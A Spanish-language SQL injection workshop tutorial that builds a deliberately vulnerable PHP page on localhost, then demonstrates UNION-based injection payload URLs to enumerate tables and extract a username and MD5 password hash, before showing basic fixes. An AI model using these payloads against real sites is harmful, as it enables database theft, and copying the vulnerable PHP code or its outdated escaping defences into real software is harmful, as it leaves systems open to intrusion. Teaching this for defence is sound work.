TALLER DE SQL INJECTION

EDYTED BY 4TF3

Definición de Injectiòn SQL

Inyección SQL es un método de infiltración de código intruso que se vale de una vulnerabilidad informática presente en una aplicación en el nivel de validación de las entradas para realizar consultas a una base de datos.

El origen de la vulnerabilidad radica en el incorrecto chequeo y/o filtrado de las variables utilizadas en un programa que contiene, o bien genera, código SQL. Es, de hecho, un error de una clase más general de vulnerabilidades que puede ocurrir en cualquier lenguaje de programación o script que esté embebido dentro de otro.

Se conoce como Inyección SQL, indistintamente, al tipo de vulnerabilidad, al método de infiltración, al hecho de incrustar código SQL intruso y a la porción de código incrustado.

Para este manual e creado dos paginas

1 : sqli.html

Que contiene este codigo fuente.


```
<!DOCTYPE HTML>
<html>
<head>
<title> Sqli </title>
</head>
<body>
<header>
<h1> <font color = "red"> Taller sql Injection </font> </h1>
</header>
<p>
<a href = "sqli.php?id=1"> Enlace </a>
</p>
</body>
</html>
```

2 : sqli.php

Con este codigo fuente.

```
<!DOCTYPE HTML>
<html>
<head>
<title> Sqli </title>
</head>
<body>
<header>
<h1> <font color = "red"> Taller sql Injection </font> </h1>
</header>
<?php
if(isset($_GET["id"])){
$id = $_GET["id"];
$con = mysql_connect("localhost","jose","4tf3");
mysql_select_db("web",$con);
$select = "SELECT * FROM sqli WHERE id=".$id;
$query = mysql_query($select,$con);
$columna = mysql_fetch_array($query);
echo "<h2> <font color = 'blue'> Bienvenid@ </font> </h2>";
echo "Hola : <font color = 'green'> ".$columna[3]."</font> <br>";
echo "Eres : <font color = 'green'> ".$columna[4]."</font> <br>";
}
else{
header("location: sqli.html");
}
mysql_close($con);
?>
</body>
</html>
```

La primera pagina se me presenta asi.




Una vez pinchado en el enlace, nos encontramos con la siguiente pagina

Para ver si es o no es vulnerable, intoducire una ' “comilla simple”.

Para forzar un error en la consulta y ver como se comporta.

Una vez introducida la ' nos muestra este error.



Como vemos es vulnerable.

Ahora quitando la comilla, procedere a ordenar las columnas

SACANDO LAS COLUMNAS

Con la clausula ORDER+BY

Con esta clausula forzaremos la ordenacion de los resultados

Hay que ir en ascenso asi, los dos guiones al final –

Son para iniciar un comentario


http://localhost/sqli.php?id=1+order+by+1--

http://localhost/sqli.php?id=1+order+by+2--

En mi caso e llegado hasta

http://localhost/sqli.php?id=1+order+by+6--

El cual me a tirado un error veamos



Por que a tirado ese error, porque no puede ordenar una columna que no existe,

con lo que deducimos que tiene 5 columnas

UNIENDO CONSULTAS


Con la clausula UNION SELECT

Vamos haber si tiene 5 columnas

Antes de empezar a injectar debemos de poner un valor negativo despues del id

En este caso -1 para que la consulta original no retorne ningun resultado y solo veamos

La consulta que estamos realizando veamos.



Debemos de seguir uniendo consultas +union+select+1,2-- +union+select+1,2,3--

Hasta que desaparezca el error y nos muestre los numeros de las columnas vulnerabes

Yo e llegado hasta 5 como era de preveer

En este caso en los numeros 4 y 5 podemos enpezar a sacar datos como:

user()

version()

database()

@@datadir

SACANDO LAS TABLAS

Llegados hasta aquí veamos como sacar las tablas

information_schema.tables Contiene gran informacion sobre las tablas que tiene la base de datos

information_schema.columns Lo mismo que con las tablas solo que con las columnas

En este caso el numero 4 me biene muy bien, hay pondre table_name para el nombre de las tablas.

Y despues del 5 +from+information_schema.tables-- veamos

Y ya nos muestra la primera tabla de information_schema.tables

BUSCANDO UNA TABLA DE INTERES

Lo haremos con la instrucción +LIMIT+1,1-- , +LIMIT+2,1--


En ascenso hasta encontrar una tabla interesante

La instrucción +LIMIT+1,1-- Le estamos diciendo que nos muestre la primera columna y el primer registro.

En mi caso la tabla se llama sqli, y e llegado hasta el limit 153

Una vez conseguido el nombre de la tabla, debemos cambiar su valor de string ascii.

Lo podemos hacer en esta web : http://easycalculation.com/ascii-hex.php



Debemos de anotar el equivalente a decimal : 115,113,108,105 y separarlos con las comillas

SACANDO COLUMNAS DE LA TABLA SQLI

Como queremos sacar las columnas deberemos de reemplazar

table_name por group_concat(column_name) que viene a ser concatenar un grupo de columnas y el nombre de la columna. Y information_schema.tables por information_schema.columns

debido a que queremos sacar las columnas. Ejemplo

localhost/sqli.php?id=-1+union+select+1,2,3,group_concat(column_name),5+from+information_schema.columns

Al final de esta consulta debemos concatenar +where+table_name=char(115,113,108,105)--

La consulta entera quedaria asi :

localhost/sqli.php?id=-1+union+select+1,2,3,group_concat(column_name),5+from+information_schema.columns+where+table_name=char(115,113,108,105)--

Y obtengo este resultado

Ahora veamos como sacar el user y pass

Hay que modificar el group_concat por concat y (column_name) por el dato que se quiera obtener.

En este caso el user y pass. Ejemplo : concat(user,0x3a,pass) el 0x3a lo que hace es poner


2 puntos, para poder distinguir un dato de otro.

Y al final de la consulta +from+sqli-- from = todo de la tabla sqli.

Consulta entera:

localhost/sqli.php?id=-1+union+select+1,2,3,concat(user,0x3a,pass),5+from+sqli

Resultado




Ya vemos como el user se llama jose

Y la pass 21232f297a57a5a743894a0e4a801fc3 que contiene 32 caracteres Hexadecimales

Que es un hash em MD5

Realizando una busqueda en google veamos si obtenemos el valor de este hash



Vemos el resultado admin

FILTRANDO LA VARIABLE

Observando el codigo fuente, en especial en esta parte

$id = $_GET["id"];

Se ve que esta variable esta sin filtrar, como el valor que pasa es un entero en este caso 1


Podemos convertir esta variable a un entero, pero antes veamos de que tipo es

Lo unico que e hecho es un gettype($id) que nos dira que tipo de variable es.

Como se puede ver es de tipo string o cadena de caracteres

Ahora esta variable es de tipo entero

$id = (int)$_GET["id"];



Podemos probar a introducir consultas como:

' o +and+1=1 o +and+1=0

Y no nos mostrara el error

En este parte del codigo.

$select = "SELECT * FROM sqli WHERE id=".$id;

Podriamos utilizar mysql_real_escape_string que lo que hace es escapar caracteres anteponiendo una \ contrabarra

$select = "SELECT * FROM sqli WHERE id='".mysql_real_escape_string($id)."'";

Ahora introduzco una comilla simple y haber como se comporta

Se puede observar como antepone la contrabarra

DESACTIVAR LOS MENSAJES DE ERROR EN PHP

Los mensajes de error te facilitan mucho cuando estas codeando

Pero se suele o se olvida dejar activo por defecto,

Y en este caso es de gran ayuda según para quien y una desventaja para otros

Para desactivarlo en el archivo php.ini debemos de buscar display_errors

Y dejarlo en Off

Ojo todo lo aquí expuesto no es ni mucho menos la solucion definitiva.

En esta vida no hay nada seguro, pero son esos pequeños obstaculos que vas añadiendo que hacen que te sientas un poco mas seguro.

POSTDATA

A todo aquel que lea este manual espero que le guste, y con que solo a una persona le pueda servir, me siento mas que satisfecho.

La informacion que no se comparte se pierde

Un saludo 4tf3